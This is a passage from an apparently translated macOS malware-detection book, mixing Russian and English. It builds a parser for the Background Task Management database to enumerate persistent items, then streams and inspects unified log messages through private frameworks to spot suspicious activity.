Теперь мы готовы написать собственный parser. Возьмем то, что узнали через reverse engineering, и напишем tool, способный deserialize metadata всех persistent items, найденных в database Background Task Management. Я пройду по relevant code snippets здесь, но весь код этого parser, названного DumpBTM, можно найти в GitHub-репозитории Objective-See по адресу https://github.com/objective-see/DumpBTM. В конце этого обсуждения я покажу, как можно использовать эту library в собственном коде, чтобы программно получить список items, persisting на любой macOS system.

Поиск пути к database

Начнем с написания кода, который динамически находит path database. Хотя она расположена в каталоге `/private/var/db/com.apple.backgroundtaskmanagement/`, Apple время от времени повышает version number в имени между releases macOS. Несмотря на эти изменения имени, найти database достаточно легко по ее уникальному extension `.btm`. Код в листинге 5-2 использует простой predicate, чтобы найти все `.btm` files в каталоге `com.apple.backgroundtaskmanagement`. Такой file должен быть только один, но для надежности код берет тот, у которого highest version.

```
#define BTM_DIRECTORY @"/private/var/db/com.apple.backgroundtaskmanagement/"

NSURL* getPath(void) {
    NSArray* files = [NSFileManager.defaultManager contentsOfDirectoryAtURL:
    [NSURL fileURLWithPath:BTM_DIRECTORY] includingPropertiesForKeys:nil options:0 error:nil];

    NSArray* btmFiles = [files filteredArrayUsingPredicate:[NSPredicate
    predicateWithFormat:@"self.absoluteString ENDSWITH '.btm'"]];

    return btmFiles.lastObject;
}
```

Листинг 5-2: Поиск самой новой database Background Task Management

Сначала код создает list всех files в directory. Затем через predicate `self.absoluteString ENDSWITH '.btm'` и method `filteredArrayUsingPredicate:` он создает второй list, содержащий только `.btm` files. Затем он возвращает последний file в этом list, который должен быть тем, у которого highest version.

Deserializing files Background Task Management

Я отметил, что serialized objects в file Background Task Management являются instances undocumented classes, специфичных для subsystem. Чтобы deserialize их, мы должны как минимум предоставить class declaration. Мы нашли эти classes embedded в daemon, включая top-level object в serialized database, который принадлежит undocumented class с именем `Storage`. Напомню, что это class name мы также видели в output `plutil`.

Этот class содержит различные instance variables, описывающие его properties, включая dictionary с именем `itemsByUserIdentifier`. Чтобы deserialize object `Storage`, мы создаем declaration, показанное в листинге 5-3.

```
@interface Storage : NSObject <NSSecureCoding>
@property(nonatomic, retain)NSDictionary* itemsByUserIdentifier;
@end
```

Листинг 5-3: Interface класса `Storage`

Дальнейшая reverse engineering раскрывает больше подробностей о dictionary `itemsByUserIdentifier` класса `Storage`. Например, он содержит key-value pairs, whose values являются объектами другого undocumented class Background Task Management с именем `ItemRecord`. Class `ItemRecord` содержит metadata о каждом persistent item, которым управляет subsystem, например его path, code signing information и state (например, enabled или disabled).

Снова, поскольку `ItemRecord` является undocumented class, его использование в нашем коде требует declaration, извлеченного из daemon. Листинг 5-4 показывает такое declaration.

```
@interface ItemRecord : NSObject <NSSecureCoding>
@property NSInteger type;
@property NSInteger generation;
@property NSInteger disposition;
@property(nonatomic, retain)NSURL* url;
...
@property(nonatomic, retain)NSString* identifier;
@property(nonatomic, retain)NSString* developerName;
@property(nonatomic, retain)NSString* executablePath;
@property(nonatomic, retain)NSString* teamIdentifier;
@property(nonatomic, retain)NSString* bundleIdentifier;
@end
```

Листинг 5-4: Interface класса `ItemRecord`

Объявив relevant classes, мы почти готовы trigger serialization всех objects в file Background Task Management. Однако, поскольку process deserialization вызывает method `initWithCoder:` каждого object, а каждый object conforms to protocol `NSSecureCoding`, нам следует предоставить implementation этого method, чтобы linker был доволен и deserialization succeeded. Чтобы reimplement methods `initWithCoder:` для undocumented objects, можно использовать disassembler и найти их implementations. Например, вот decompilation method `initWithCoder:` объекта `ItemRecord`:

```
-(void*)initWithCoder:(NSCoder*)decoder {
x0 = objc_opt_class(@class(NSUUID));
x0 = [decoder decodeObjectOfClass:x0 forKey:@"uuid"];
self.uuid = x0;
x0 = objc_opt_class(@class(NSString));
x0 = [decoder decodeObjectOfClass:x0 forKey:@"executablePath"];
self.executablePath = x0;
x0 = objc_opt_class(@class(NSString));
x0 = [decoder decodeObjectOfClass: x0 forKey:@"teamIdentifier"];
self.teamIdentifier = x0;
...
}
```

Мы можем легко mimic этот method в собственном коде (листинг 5-5).

```
-(id)initWithCoder:(NSCoder *)decoder {
    self = [super init];
    if(nil != self) {
        self.uuid = [decoder decodeObjectOfClass:[NSUUID class] forKey:@"uuid"];
        self.executablePath =
        [decoder decodeObjectOfClass:[NSString class] forKey:@"executablePath"];
        self.teamIdentifier =
        [decoder decodeObjectOfClass:[NSString class] forKey:@"teamIdentifier"];
        ...

        return self;
    }
```

Листинг 5-5: Reimplementation method `initWithCoder:` объекта `ItemRecord`

В нашей reimplementation method `initWithCoder:` объекта `ItemRecord` мы deserialize properties объекта, включая его UUID, executable path, team identifier и многое другое. Это так же просто, как вызвать method `decodeObjectOfClass:forKey:` для каждого property serialized object, переданного как `NSCoder`.

Однако есть более простой способ получить доступ к этим methods. Как вы видели в disassembly, daemon Background Task Management содержит class implementations serialized objects `Storage` и `ItemRecord`, включая их methods `initWithCoder:`. Поэтому, если мы загрузим и слинкуем binary daemon в address space нашего process, мы получим доступ к этим methods без необходимости самостоятельно reimplement их. Поскольку все executables теперь compiled in a position-independent manner, мы можем link to anything в собственной программе, включая daemon. Листинг 5-6 содержит

код для load и link daemon, а затем использует его objects при triggering full deserialization objects, хранящихся в database.

```
#define BTM_DAEMON "/System/Library/PrivateFrameworks/\
BackgroundTaskManagement.framework/Resources/backgroundtaskmanagementd"

void* btmd = dlopen(BTM_DAEMON, RTLD_LAZY);
NSURL* path = getPath();
NSData* data = [NSData dataWithContentsOfURL:path options:0 error:NULL];
NSKeyedUnarchiver* keyedUnarchiver =
[[NSKeyedUnarchiver alloc] initForReadingFromData:data error:NULL];
Storage* storage = [keyedUnarchiver decodeObjectOfClass:
[NSClassFromString(@"Storage") class] forKey:@"store"];
```

Листинг 5-6: Deserializing objects Background Task Management

После вызова функции `dlopen`, которая loads and links daemon Background Task Management в memory space process, код вызывает helper function, которую мы написали, чтобы получить path system database file Background Task Management. Найдя и загрузив contents database в memory, код инициализирует keyed unarchiver object с database data.

Теперь код готов trigger deserialization objects в database через method keyed archiver `decodeObjectOfClass:forKey:`. Ранее я отметил, что class top-level object database называется `Storage`. Поскольку он undocumented, мы dynamically resolve его через `NSClassFromString(@"Storage")`. Это resolution succeeds, потому что мы загрузили daemon, который implements этот class, в process space. Для key, required чтобы начать deserialization, мы mimic daemon, указав string `"store"`.

За кулисами этот код trigger invocation method `initWithCoder:` класса `Storage`, давая ему возможность deserialize top-level object `Storage` в database. Напомню, что этот object включает dictionary, содержащий object `ItemRecord`, описывающий каждый persisted item. Вызов method `initWithCoder:` класса `ItemRecord` автоматически deserialize эти embedded objects.

Доступ к metadata

После завершения deserialization мы можем обращаться к metadata о каждом item, persisted в системе и управляемом Background Task Management (листинг 5-7).

```
int itemNumber = 0;

for(NSString* key in storage.itemsByUserIdentifier) {
    NSArray* items = storage.itemsByUserIdentifier[key];

    for(ItemRecord* item in items) {
        printf(" #%d\n", ++itemNumber);
        printf(" %s\n", [[item performSelector:NSSelectorFromString
        (@"dumpVerboseDescription")] UTF8String]);
    }
}
```

Листинг 5-7: Печать deserialized items

Доступ к metadata так же прост, как iterating over dictionary `itemsByUserIdentifier` deserialized object `Storage`, который organizes persistent items by user UUID. Для всех объектов `ItemRecord` мы можем вызвать method класса `dumpVerboseDescription`, чтобы напечатать каждый object в nicely formatted manner. Поскольку мы не объявляли этот method в class interface, вместо этого используем Objective-C method `performSelector:`, чтобы вызвать его по имени.

Компиляция и запуск кода производит output, предоставляющий ту же информацию, что и closed source `sfltool` от Apple:

```
% ./dumpBTM
Opened /private/var/db/com.apple.backgroundtaskmanagement/BackgroundItems-vx.btm
...
#1
UUID: 8C271A5F-928F-456C-B177-8D9162293BA7
Name: softwareupdate
Developer Name: (null)
Type: legacy daemon (0x10010)
Disposition: [enabled, allowed, visible, notified] (11)
Identifier: com.apple.softwareupdate
URL: file:///Library/LaunchDaemons/com.apple.softwareupdate.plist
Executable Path: /Users/User/.local/softwareupdate
Generation: 1
Parent Identifier: Unknown Developer
#2
UUID: 9B6C3670-2946-4F0F-B58C-5D163BE627C0
Name: ChmodBPF
Developer Name: Wireshark
Team Identifier: 7Z6EMTD2C6
Type: curated legacy daemon (0x90010)
Disposition: [enabled, allowed, visible, notified] (11)
Identifier: org.wireshark.ChmodBPF
URL: file:///Library/LaunchDaemons/org.wireshark.ChmodBPF.plist
Executable Path: /Library/Application Support/Wireshark/ChmodBPF/ChmodBPF
Generation: 1
Assoc. Bundle IDs: [org.wireshark.Wireshark ]
Parent Identifier: Wireshark
```

Поскольку большинство macOS malware persists, эта способность программно перечислять persistently installed items невероятно важна. Однако такие enumerations также будут включать legitimate items, например daemon ChmodBPF от Wireshark, показанный здесь.

Идентификация malicious items

Разумеется, при попытке программно обнаруживать malware простая печать persistent items не слишком полезна. Как вы только что видели, database Background Task Management включает metadata о benign persistently installed items, поэтому код должен внимательно изучать каждый из них. Например, первый item, показанный в output tool, вероятно suspicious; его name предполагает, что это core Apple component, но он выполняется из hidden directory и unsigned. (Spoiler alert: это DazzleSpy.) С другой стороны, code signing information второго item, включая developer name и team ID, идентифицирует его как legitimate component network monitoring and analysis tool Wireshark.

Чтобы программно извлечь information из каждого item, можно напрямую обращаться к relevant properties объекта `ItemRecord`. Например, листинг 5-8 обновляет код, написанный нами в листинге 5-7, чтобы получить path к property list каждого item, его name и executable path.

```
for(NSString* key in storage.itemsByUserIdentifier) {
    NSArray* items = storage.itemsByUserIdentifier[key];

    for(ItemRecord* item in items) {
        NSURL* url = item.url;
        NSString* name = item.name;
        NSString* path = item.executablePath;
        ...
    }
}
```

Листинг 5-8: Доступ к properties `ItemRecord`

Я excerpted представленный здесь код из проекта DumpBTM, complete Background Task Management parser. Скомпилированный в library для удобной линковки с другими projects, DumpBTM также позволяет извлекать metadata каждого persistent item в dictionary, чтобы cleanly abstract away internals undocumented objects Background Task Management (листинг 5-9). Другой код затем может ingest этот dictionary, например, чтобы изучить каждый item на anomalies или применить heuristics для классификации как benign или potentially malicious.

```
#define KEY_BTM_ITEM_URL @"url"
#define KEY_BTM_ITEM_UUID @"uuid"
#define KEY_BTM_ITEM_NAME @"name"
#define KEY_BTM_ITEM_EXE_PATH @"executablePath"

NSDictionary* toDictionary(ItemRecord* item) {
    NSMutableDictionary* dictionary = [NSMutableDictionary dictionary];

    dictionary[KEY_BTM_ITEM_UUID] = item.uuid;
    dictionary[KEY_BTM_ITEM_URL] = item.url;
    dictionary[KEY_BTM_ITEM_NAME] = item.name;
    dictionary[KEY_BTM_ITEM_EXE_PATH] = item.executablePath;
    ...

    return dictionary;
}
```

Листинг 5-9: Извлечение properties в dictionary

Чтобы извлечь properties объекта `ItemRecord`, мы просто создаем dictionary и добавляем в него каждый property с key по нашему выбору.

В library DumpBTM exported function с именем `parseBTM` вызывает функцию `toDictionary`, показанную здесь. Я завершу эту главу, показав, как ваш код мог бы использовать library, вызвав `parseBTM`, чтобы получить dictionary, содержащий metadata всех persistent items, хранящихся в database Background Task Management.

Использование DumpBTM в собственном коде

Когда вы скомпилируете DumpBTM, в ее каталоге `library/lib` вы найдете два файла: header file library (`dumpBTM.h`) и compiled library `libDumpBTM.a`. Добавьте оба файла в свой project. Include header file в source code с помощью directive `#include` или `#import`, поскольку этот file содержит exported function definitions и constants library. Если вы link compiled library во время compile time, ваш код должен получить возможность вызывать exported functions library (листинг 5-10).

```
#import "dumpBTM.h"
...
NSDictionary* contents = parseBTM(nil);
for(NSString* uuid in contents[KEY_BTM_ITEMS_BY_USER_ID]) {
    for(NSDictionary* item in contents[KEY_BTM_ITEMS_BY_USER_ID][uuid]) {
        // Add code to process each persistent item.
    }
}
```

Листинг 5-10: Перечисление persistent items

После importing header file library мы вызываем ее exported function `parseBTM`. Эта function возвращает dictionary, содержащий все persistent items, которыми управляет subsystem Background Task Management и которые хранятся в ее database, с keys по unique user identifiers. Как видно, код проходит по каждому user identifier, а затем по каждому persistent item.

Заключение

Способность идентифицировать persistently installed items критически важна для обнаружения malware. В этой главе вы узнали, как программно взаимодействовать с database Background Task Management macOS, которая содержит metadata всех persistent launch и login items. Хотя этот процесс потребовал краткого погружения в internals subsystem Background Task Management, мы смогли построить complete parser, способный fully deserialize все objects в database, предоставляя нам список persistently installed items. [5]

Однако обратите внимание, что некоторое malware использует более creative persistence mechanisms, которые subsystem Background Task Management не отслеживает, и мы не найдем это malware в database subsystem. Не беспокойтесь: в главе 10 мы погрузимся в KnockKnock, tool, который использует подходы beyond Background Task Management, чтобы comprehensive uncover persistent malware, найденное где угодно в operating system.

Эта глава завершает часть I и обсуждение data collection. Теперь вы готовы исследовать мир real-time monitoring, который может построить foundations proactive detection approach.

Примечания

Сноски

[1] [назад] Thomas Brewster, “Hackers Are Exposing an Apple Mac Weakness in Middle East Espionage,” Forbes, 30 августа 2018 г., https://www.forbes.com/sites/thomasbrewster/2018/08/30/apple-mac-loophole-breached-in-middle-east-hacks/#4b6706016fd6.
[2] [назад] Patrick Wardle, “Cyber Espionage in the Middle East: Unravelling OSX.WindTail,” VirusBulletin, 3 октября 2019 г., https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Wardle.pdf.
[3] [назад] Marc-Etienne M. Léveillé and Anton Cherepanov, “Watering Hole Deploys New macOS Malware, DazzleSpy, in Asia,” We Live Security, 25 января 2022 г., https://www.welivesecurity.com/2022/01/25/watering-hole-deploys-new-macos-malware-dazzlespy-asia/.
[4] [назад] “Updating Helper Executables from Earlier Versions of macOS,” Apple Developer Documentation, https://developer.apple.com/documentation/servicemanagement/updating_helper_executables_from_earlier_versions_of_macos.
[5] [назад] Если вам интересно узнать больше об internals subsystem Background Task Management, включая то, как reverse engineer ее для понимания components, см. мой доклад DEF CON 2023 “Demystifying (& Bypassing) macOS’s Background Task Management,” https://speakerdeck.com/patrickwardle/demystifying-and-bypassing-macoss-background-task-management.

Глава 6. Мониторинг журналов

Если вы проводили время, исследуя macOS, вы могли сталкиваться с unified logging mechanism системы - ресурсом, который помогает понять internals macOS и, как вы скоро увидите, раскрывать malware. В этой главе я начну с выделения различных видов information, которые можно извлечь из этих logs для обнаружения malicious activity. Затем мы выполним reverse engineering macOS-утилиты `log` и одного из ее core private frameworks, чтобы программно получать real-time information напрямую и эффективно из logging subsystem.

Изучение log information

Начну с нескольких примеров useful activity, которая может появляться в system log, начиная с webcam access. Особенно коварные malware specimens, включая FruitFly, Mokes и Crisis, тайно шпионят за жертвами через webcam зараженного host. Однако доступ к webcam порождает system log messages. Например, в зависимости от версии macOS, subsystem Core Media I/O может создать следующее:

```
CMIOExtensionProvider.m:2671:-[CMIOExtensionProvider setDevicePropertyValuesForClientID:
deviceID:propertyValues:reply:] <CMIOExtensionProvider>,
3F4ADF48-8358-4A2E-896B-96848FDB6DD5, propertyValues {
CMIOExtensionPropertyDeviceControlPID = 90429;
}
```

Выделенное значение содержит ID процесса, обращающегося к webcam. Хотя процесс может быть легитимным, например Zoom или FaceTime session, запущенная пользователем для virtual meeting, разумно подтвердить, что это действительно так, поскольку responsible process также может быть malware, пытающимся шпионить за пользователем. Поскольку Apple не предоставляет API, который identifying process accessing the webcam, log messages большую часть времени являются одним из немногих способов надежно получить эту information.

Другие activities, которые часто появляются в system logs, - это remote logins. Они могут указывать на compromise, например на получение attackers initial access к host или даже на возвращение к ранее infected host. Например, malware IPStorm распространяется к victims через brute-forcing SSH logins. [1] Еще один интересный случай - XCSSET, который локально инициирует seemingly remote connection обратно к host, чтобы обойти macOS security mechanism, известный как Transparency, Consent, and Control (TCC). [2]

Когда remote login происходит через SSH, система создает log messages вроде следующих:

```
sshd: Accepted keyboard-interactive/pam for Patrick from 192.168.1.176 port 59363 ssh2
sshd: (libpam.2.dylib) in pam_sm_setcred(): Establishing credentials
sshd: (libpam.2.dylib) in pam_sm_setcred(): Got user: Patrick
...
sshd: (libpam.2.dylib) in pam_sm_open_session(): UID: 501
sshd: (libpam.2.dylib) in pam_sm_open_session(): server_URL: (null)
sshd: (libpam.2.dylib) in pam_sm_open_session(): path: (null)
sshd: (libpam.2.dylib) in pam_sm_open_session(): homedir: /Users/Patrick
sshd: (libpam.2.dylib) in pam_sm_open_session(): username: Patrick
```

Эти log messages предоставляют source IP address соединения, а также identity пользователя, который вошел в систему. Эта information может помочь defenders определить, является ли SSH session легитимной (возможно, remote worker подключается к офисной машине) или unauthorized.

Log messages также могут дать insight into TCC mechanism, который управляет доступом к sensitive information и hardware features. В докладе конференции Objective by the Sea “The Clock Is TCCing” исследователи Calum Hall и Luke Roberts отметили, что messages, найденные в unified log,

позволяли определить несколько pieces of information для заданного TCC event (например, когда malware пытается capture screen или access user documents), включая resource, к которому process запросил access, responsible и target processes, а также denied или approved ли system request и почему. [3]

В этот момент может возникнуть соблазн воспринимать log messages как панацею для malware detection. Не надо. Apple официально не поддерживает log messages и часто меняла их contents или полностью удаляла их даже между minor releases macOS. Например, в старых версиях operating system можно было detect microphone access и identify process responsible for it, ища следующий log message:

```
send: 0/7 synchronous to com.apple.tccd.system: request: msgID=408.11,
function=TCCAccessRequest, service=kTCCServiceMicrophone, target_token={pid:23207, auid:501,
euid:501},
```

К сожалению, Apple обновила соответствующий macOS framework, так что он больше не produces это message. Если бы ваш security tool полагался только на этот indicator для обнаружения unauthorized microphone access, он бы больше не функционировал. Поэтому лучше treat log messages как initial signs suspicious behavior, а затем investigate further.

Unified Logging Subsystem

Мы часто думаем о log messages как о способе выяснить, что happened in the past. Но macOS также позволяет subscribe to stream messages по мере их доставки в logging subsystem, по сути in real time. Более того, logging subsystem поддерживает filtering этих messages через custom predicates, предоставляя efficient и unparalleled insight into activity, происходящую в системе.

В версиях macOS начиная с 10.12 этот logging mechanism называется unified logging system. [4] Будучи replacement traditional `syslog` interface, он records messages от core system daemons, operating system components и любого third-party software, которое generates logging messages через OSLog APIs.

Стоит отметить, что при изучении log messages в unified system log вы можете столкнуться с redactions; logging subsystem заменяет любую information, deemed sensitive, строкой `<private>`. Чтобы disable эту functionality, можно установить configuration profile. [5] Хотя это полезно для понимания undocumented features operating system, не следует отключать log redactions на end-user или production systems, поскольку это сделает sensitive data доступными любому, у кого есть access to the log.

Ручные запросы к утилите log

Чтобы вручную взаимодействовать с logging subsystem, используйте macOS-утилиту `log`, находящуюся в `/usr/bin`:

```
% /usr/bin/log
usage:
log <command>

global options:
-?, --help
-q, --quiet
-v, --verbose

commands:
```

```
collect gather system logs into a log archive
config view/change logging system settings
erase delete system logging data
show view/search system logs
stream watch live system logs
stats show system logging statistics

further help:
log help <command>
log help predicates
```

Можно искать previously logged data с помощью flag `show` или использовать flag `stream`, чтобы просматривать logging data по мере их generation in real time. Если не указать иначе, output будет включать messages только с default log level. Чтобы переопределить это setting для past data, используйте flag `--info` или `--debug` вместе с `show`, чтобы просмотреть additional information и debug messages соответственно. Для streaming data укажите и `stream`, и `--level`, затем либо `info`, либо `debug`. Эти flags hierarchical; указание debug level также вернет informational и default messages.

Используйте flag `--predicate` с predicate для filtering output. Довольно extensive list valid predicate fields позволяет находить messages на основе process, subsystem, type и многого другого. Например, чтобы stream log messages от kernel, выполните следующее:

```
% log stream --predicate 'process == "kernel"'
```

Часто существует больше одного способа craft predicate. Например, мы также могли бы получать kernel messages, используя `'processIdentifier == 0'`, поскольку kernel всегда имеет process ID `0`.

Чтобы stream messages от security subsystem, введите следующее:

```
% log stream --predicate 'subsystem == "com.apple.securityd"'
```

Все показанные здесь примеры используют equality operator (==). Однако predicates могут использовать многие другие operators, включая comparative operators (например, ==, != и <), logical operators (например, `AND` и `OR`) и даже membership operators (например, `BEGINSWITH` и `CONTAINS`). Membership operators мощны, поскольку позволяют craft filter predicates, resembling regular expressions.

Man pages для `log` и команда `log help predicates` предоставляют concise overview predicates. [6]

Reverse engineering log APIs

Чтобы читать log data программно, мы могли бы использовать OSLog APIs. [7] Однако эти APIs возвращают только historical data, а в контексте malware detection нас куда больше интересуют real-time events. Public API для этого нет, но reverse engineering утилиты `log` (точнее, кода, стоящего за command `stream`) позволяет раскрыть, как именно ingest logging messages, когда они попадают в unified logging subsystem. Более того, предоставив filter predicate, мы можем получать только messages of interest.

Хотя я не буду покрывать полные details reversing утилиты `log`, в этом разделе дам overview process. Разумеется, аналогичный process можно применить к другим Apple utilities и frameworks, чтобы извлекать private APIs, useful for malware detection (как мы показали в главе 3, реализуя проверки package code signing).

Сначала нужно найти binary, который implements APIs logging subsystem, чтобы мы могли вызвать их из собственного кода. Обычно такие APIs находятся в framework, dynamically linked into utility binary. Выполнив `otool` с command line option `-L`, можно увидеть frameworks, с которыми утилита `log` dynamically linked:

```
% otool -L /usr/bin/log
/System/Library/PrivateFrameworks/ktrace.framework/Versions/A/ktrace
/System/Library/PrivateFrameworks/LoggingSupport.framework/Versions/A/LoggingSupport
/System/Library/PrivateFrameworks/CoreSymbolication.framework/Versions/A/CoreSymbolication
...
```

Судя по имени, framework LoggingSupport, вероятно, содержит relevant logging APIs. В прошлых версиях macOS framework можно было найти в каталоге `/System/Library/PrivateFrameworks/`, тогда как в новых версиях он находится в shared dyld cache.

После загрузки framework в Hopper (который может напрямую загружать frameworks из dyld cache) мы видим, что framework implements undocumented class с именем `OSLogEventLiveStream`, чей base class - `OSLogEventStreamBase`. Эти classes implement methods вроде `activate`, `setEventHandler:` и `setFilterPredicate:`. Также мы встречаем undocumented class `OSLogEventProxy`, который, похоже, представляет log events. Вот некоторые его properties:

```
NSString* process;
int processIdentifier;
NSString* processImagePath;
NSString* sender;
NSString* senderImagePath;
NSString* category;
NSString* subsystem;
NSDate* date;
NSString* composedMessage;
```

Изучая утилиту `log`, можно увидеть, как она использует эти classes и их methods, чтобы capture streaming log data. Например, вот decompiled snippet из binary `log`:

```
r21 = [OSLogEventLiveStream initWithLiveSource:...];
[r21 setEventHandler:&var_110];
...
[r21 setFilterPredicate:r22];
printf("Filtering the log data using \"%s\"\n", @selector(UTF8String));
...
[r21 activate];
```

В decompilation сначала виден call to `initWithLiveSource:`, initializing object `OSLogEventLiveStream`. Затем calls to methods `setEventHandler:` и `setFilterPredicate:` configure этот object, stored in register `r21`. После установки predicate helpful debug message указывает, что provided predicate может filter log data. Наконец, object activates, что triggers ingestion streaming log messages, matching specified predicate.

Streaming log data

Используя information, полученную через reverse engineering binary `log` и framework LoggingSupport, можно craft code, чтобы напрямую stream data из universal logging subsystem в наших detection tools. Здесь мы covered important parts of the code, хотя рекомендуется свериться с full code, находящимся в проекте `logStream` этой главы.

Листинг 6-1 показывает method, который accepts log filter predicate, log level (например, default, info или debug) и callback function, которую нужно invoke для каждого logging event, matching specified predicate.

```
#define LOGGING_SUPPORT @"/System/Library/PrivateFrameworks/LoggingSupport.framework"

-(void)start:(NSPredicate*)predicate
level:(NSUInteger)level eventHandler:(void(^)(OSLogEventProxy*))eventHandler {
    [[NSBundle bundleWithPath:LOGGING_SUPPORT] load];

    Class LiveStream = NSClassFromString(@"OSLogEventLiveStream");
    self.liveStream = [[LiveStream alloc] init];

    @try {
        [self.liveStream setFilterPredicate:predicate];
    } @catch (NSException* exception) {
        // Code to handle invalid predicate removed for brevity
    }

    [self.liveStream setInvalidationHandler:^void (int reason, id streamPosition) {
        ;
    }];

    [self.liveStream setDroppedEventHandler:^void (id droppedMessage) {
        ;
    }];

    [self.liveStream setEventHandler:eventHandler];
    [self.liveStream setFlags:level];
    [self.liveStream activate];
}
```

Листинг 6-1: Запуск logging stream с указанным predicate

Обратите внимание, что я omitted часть этого кода, например class definition и properties custom log class.

После загрузки framework logging support код retrieves private class `OSLogEventLiveStream` по имени. Теперь мы можем instantiate instance этого class. Затем мы configure этот instance, устанавливая filter predicate и обязательно wrapping это в block `try...catch`, поскольку method `setFilterPredicate:` может throw exception, если ему provided invalid predicate. Далее мы устанавливаем event handler, который framework будет invoke каждый раз, когда universal logging subsystem ingests log message, matching specified predicate. Мы передаем эти values в method `start:level:eventHandler:`, где predicate сообщает log stream, как filter messages, которые он delivers event handler. Logging level мы устанавливаем через method `setFlags:`. Наконец, запускаем stream call to method `activate`.

Листинг 6-2 показывает, как создать instance custom log monitor class, а затем использовать его, чтобы начать ingesting log messages.

```
NSPredicate* predicate = [NSPredicate predicateWithFormat:<some string predicate>];
LogMonitor* logMonitor = [[LogMonitor alloc] init];

[logMonitor start:predicate level:Log_Level_Debug eventHandler:^(OSLogEventProxy* event) {
    printf("New Log Message: %s\n\n", event.description.UTF8String);
}];

[NSRunLoop.mainRunLoop run];
```

Листинг 6-2: Взаимодействие с custom log stream class

Сначала код создает predicate object из string. Обратите внимание, что в production code это действие тоже следует wrap в block `try...catch`, поскольку method `predicateWithFormat:` throws catchable exception, если provided predicate invalid. Далее мы создаем object `LogMonitor` и invoke его method `start:level:eventHandler:`. Обратите внимание, что для level мы передаем `Log_Level_Debug`. Поскольку level hierarchical, это гарантирует, что мы capture all message types, включая те, чей type - info и default. Теперь код будет invoke наш event handler каждый раз, когда log

message, matching specified predicate, streams в universal logging subsystem. Сейчас этот handler просто печатает object `OSLogEventProxy`.

Чтобы скомпилировать этот код, нам понадобятся undocumented class и method definitions, extracted from framework LoggingSupport. Эти definitions находятся в файле `LogStream.h` проекта `logStream`; листинг 6-3 приводит их snippet.

```
@interface OSLogEventLiveStream : NSObject
-(void)activate;
-(void)setFilterPredicate:(NSPredicate*)predicate;
-(void)setEventHandler:(void(^)(id))callback;
...
@property(nonatomic) unsigned long long flags;
@end

@interface OSLogEventProxy : NSObject
@property(readonly, nonatomic) NSString* process;
@property(readonly, nonatomic) int processIdentifier;
@property(readonly, nonatomic) NSString* processImagePath;
...
@end
```

Листинг 6-3: Interface для private classes `OSLogEventLiveStream` и `OSLogEventProxy`

После компиляции этого кода мы можем выполнить его с user-specified predicate. Например, будем monitor log messages security subsystem, `com.apple.securityd`:

```
% ./logStream 'subsystem == "com.apple.securityd"'
New Log Message:
<OSLogEventProxy: 0x155804080, 0x0, 400, 1300, open(%s,0x%x,0x%x) = %d>

New Log Message:
<OSLogEventProxy: 0x155804080, 0x0, 400, 1300, %p is a thin file (%s)>

New Log Message:
<OSLogEventProxy: 0x155804080, 0x0, 400, 1300, %zd signing bytes in %d blob(s) from %s(%s)>

New Log Message:
<OSLogEventProxy: 0x155804080, 0x0, 400, 1009, network access disabled by policy>
```

Хотя мы действительно capturing streaming log messages, matching specified predicate, на первый взгляд messages не кажутся особенно useful. Это потому, что наш event handler просто печатает object `OSLogEventProxy` через call to its `description` method, который не включает все components message.

Извлечение properties log object

Чтобы detect activity, которая может indicate presence malware, нужно extract properties объекта log method `OSLogEventProxy`. Во время disassembling мы встретили несколько useful properties, например process ID, path и message, но есть и другие interesting ones. Поскольку Objective-C introspective, можно dynamically query any object, включая undocumented ones, чтобы reveal its properties and values. Это требует foray into bowels Objective-C runtime; тем не менее понимать undocumented classes, с которыми вы сталкиваетесь, особенно полезно при leveraging Apple private frameworks.

Листинг 6-4 - простая function, которая accepts any Objective-C object, затем prints out its properties and their values. Она основана на коде Pat Zearfoss. [8]

```
#import <objc/message.h>
#import <objc/runtime.h>

void inspectObject(id object) {
    unsigned int propertyCount = 0 ;
    objc_property_t* properties = class_copyPropertyList([object class], &propertyCount);

    for(unsigned int i = 0; i < propertyCount; i++) {
        NSString* name = [NSString stringWithUTF8String:property_getName(properties[i])];
        printf("\n%s: ", [name UTF8String]);

        SEL sel = sel_registerName(name.UTF8String);
        const char* attr = property_getAttributes(properties[i]);

        switch(attr[1]) {
            case '@':
                printf("%s\n",
                [[((id (*)(id, SEL))objc_msgSend)(object, sel) description] UTF8String]);
                break;

            case 'i':
                printf("%i\n", ((int (*)(id, SEL))objc_msgSend)(object, sel));
                break;

            case 'f':
                printf("%f\n", ((float (*)(id, SEL))objc_msgSend)(object, sel));
                break;

            default:
                break;
        }
    }

    free(properties);
    return;
}
```

Листинг 6-4: Introspecting properties Objective-C object

Сначала код imports required Objective-C runtime header files. Затем он invokes API `class_copyPropertyList`, чтобы получить array и count properties object. Мы iterate over this array, чтобы examine each property, invoking method `property_getName`, чтобы получить name property. Затем function `sel_registerName` retrieves selector для property. Позднее мы используем property selector, чтобы retrieve value объекта.

Далее, чтобы determine type property, мы invoke method `property_getAttributes`. Он returns array attributes, где property type находится как second item (at index 1). Код handles common types, такие как Objective-C objects (`@`), integers (`i`) и floats (`f`). Для каждого type мы invoke function `objc_msgSend` на object с selector property, чтобы retrieve value property.

Если присмотреться, видно, что call to `objc_msgSend` typecast appropriately для каждого property type. Список type encodings см. в Apple developer documentation “Type Encodings”. [9] Чтобы inspect Swift objects, используйте Swift Mirror API. [10]

В коде log monitor теперь можно invoke function `inspectObject` с каждым object `OSLogEventProxy`, полученным от logging subsystem (листинг 6-5).

```
NSPredicate* predicate = [NSPredicate predicateWithFormat:<some string predicate>];

[logMonitor start:predicate level:Log_Level_Debug eventHandler:
^(OSLogEventProxy* event) {
    inspectObject(event);
}];
```

Листинг 6-5: Inspecting each log message, encapsulated in an `OSLogEventProxy` object

Если скомпилировать и выполнить программу, мы теперь должны получить более comprehensive view каждого log message. Например, monitoring messages, related to XProtect, built-in antimalware scanner, found on certain versions macOS, позволяет observe его scan untrusted application:

```
% ./logStream 'subsystem == "com.apple.xprotect"'
New Log Message:
composedMessage: Starting malware scan for: /Volumes/Install/Install.app
logType: 1
timeZone: GMT-0700 (GMT-7) offset -25200
...
processIdentifier: 1374
process: XprotectService
processImagePath: /System/Library/PrivateFrameworks/XprotectFramework
.framework/Versions/A/XprotectService.xpc/Contents/MacOS/XprotectService
...
senderImagePath: /System/Library/PrivateFrameworks/XprotectFramework
.framework/Versions/A/XprotectService.xpc/Contents/MacOS/XprotectService
sender: XprotectService
...
subsystem: com.apple.xprotect
category: xprotect
...
```

